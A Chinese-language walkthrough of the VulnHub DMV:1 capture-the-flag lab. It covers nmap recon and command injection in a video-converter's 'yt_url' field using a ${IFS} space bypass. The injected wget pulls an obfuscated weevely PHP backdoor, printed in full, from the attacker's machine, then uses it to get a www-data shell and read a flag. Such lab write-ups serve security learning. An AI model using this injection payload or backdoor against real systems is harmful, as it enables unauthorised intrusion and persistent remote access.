VulnHub DMV:1 Writeup


原创

末 初 于 2020-09-29 14:37:54 发布 280 收藏 1


分类专栏： VulnHub 文章标签： VulnHub DMV 1

DMV:1详情见：https://www.vulnhub.com/entry/dmv-1,462/

靶机环境`VirtualBox`，连接`VirtualBox Host-Only`网卡，IP为：`192.168.56.104`



攻击机环境`VMware`，桥接模式，桥接至`VirtualBox Host-Only`网卡，IP为：`192.168.56.177`




扫描C段内存活主机

```
arp-scan -l
```

or

```
nmap -sP 192.168.56.1/24
```




Nmap扫描目标IP，收集信息


```
nmap -A -Pn -sSV -p- -T5 192.168.56.104
```

```
root@kali /home/mochu7 nmap -A -Pn -sSV -p- -T5 192.168.56.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-28 21:15 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00039s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 65:1b:fc:74:10:39:df:dd:d0:2d:f0:53:1c:eb:6d:ec (RSA)
|   256 c4:28:04:a5:c3:b9:6a:95:5a:4d:7a:6e:46:e2:14:db (ECDSA)
|_  256 ba:07:bb:cd:42:4a:f2:93:d1:05:d0:b3:4c:b1:d9:b1 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:26:54:89 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.
2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.39 ms 192.168.56.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.57 seconds
root@kali /home/mochu7
```



访问`http://192.168.56.104/`




这是一个Youtube视频在线转换工具




`yt_url`处存在命令注入



手测了一下发现过滤了空格，命令执行空格绕过网上有很多方法，自己找，这里使用`${IFS}`代替空格



发现`wget`命令可以使用



那就可以在本地开启一个`http`服务，在上面放一个木马，然后靶机使用`wget`进行下载，攻击机连接获得shell

首先用`weevely`生成一个木马

```
weevely generate seanz7 ./shell.php
```


```
 ⚡ root@kali  /home/mochu7/Desktop  weevely generate seanz7 ./shell.php
Generated './shell.php' with password 'seanz7' of 771 byte size.
 ⚡ root@kali  /home/mochu7/Desktop  ls
dc2_password.txt  shell.php  tools
 ⚡ root@kali  /home/mochu7/Desktop  cat shell.php
<?php
$D='fzPor($i=0zP;$i<$l;){forzP($j=0zP;($j<$zPc&&$zPi<$zPl);$j++,$izP++){$o.zP=$t{$izP}zP^$k{$';
$f='$kzP="bc5682e4";$zPzPkh="f0bfzPbazPbfef4d";$kfzP="aeazPab5zP62aed7"zPzP;$p="Nyu4vtiz';
$Y='PdlzhzPGhirY";functiozPn x($zPt,$k){zP$c=stzPrlen($k)zP;$l=szPtrlzPen($t);$o=zP"zP";';
$N='(zP);$r=@baszPe64zP_encode(@x(@gzPzcompzPress(zPzPzP$o),$k));print("$p$kzPh$r$kf");}';
$i='ontents("php://inzPput"),$m)==1) {@zPob_stzPzPart();@ezPval(@gzPzuncompresszP(@x(@zP';
$u='bazPse64_decodzPzPezP($m[1]),$k)));$o=zP@obzP_get_contenzPts();zP@ob_zPenzPd_zPclean';
$X='j};}}zPretzPurn $o;zP}if (@przPegzP_match("/$kh(zP.+)$kfzP/",zP@file_zPzPgetzP_czPzP';
$Q=str_replace('IS','','IScreISISISateIS_funISction');
$h=str_replace('zP','',$f.$Y.$D.$X.$i.$u.$N);
$A=$Q('',$h);$A();
?>
 ⚡ root@kali  /home/mochu7/Desktop  https://blog.csdn.net/mochu7777777
```

然后在当前路径开启一个`http`服务，这里使用python开启

```
python -m SimpleHTTPServer 8080
```

构造命令下载shell

```
yt_url=1;wget${IFS}http://192.168.56.177:8080/shell.php;
```



在攻击机上我们也可以看到靶机下载了shell.php

```
 ⚡ root@kali  /home/mochu7/Desktop  python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.56.104 - - [28/Sep/2020 22:39:34] "GET /shell.php HTTP/1.1" 200 -
```

weevely连接

```
weevely http://192.168.56.104/shell.php seanz7
```

```
⚡ root@kali /home/mochu7/Desktop weevely http://192.168.56.104/shell.php seanz7
[+] weevely 4.0.1

[+] Target:     www-data@dmv:/var/www/html
[+] Session:    /root/.weevely/sessions/192.168.56.104/shell_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
www-data
www-data@dmv:/var/www/html $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dmv:/var/www/html $ ls
admin
images
index.php
js
shell.php
style.css
tmp
www-data@dmv:/var/www/html $
```


第一个flag在`admin/flag.txt`

```
www-data@dmv:/var/www/html $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@dmv:/var/www/html $ whoami
www-data
www-data@dmv:/var/www/html $ ls
admin
images
index.php
js
shell.php
style.css
tmp
www-data@dmv:/var/www/html $ cd admin
www-data@dmv:/var/www/html/admin $ ls
flag.txt
index.php
www-data@dmv:/var/www/html/admin $ cat flag.txt
flag{0d8486a0c0c42503bb60ac77f4046ed7}
www-data@dmv:/var/www/html/admin $
```


在`tmp/`下有个`clean.sh`


```
www-data@dmv:/var/www/html/tmp $ ls
clean.sh
www-data@dmv:/var/www/html/tmp $ cat clean.sh
rm -rf downloads
www-data@dmv:/var/www/html/tmp $
```

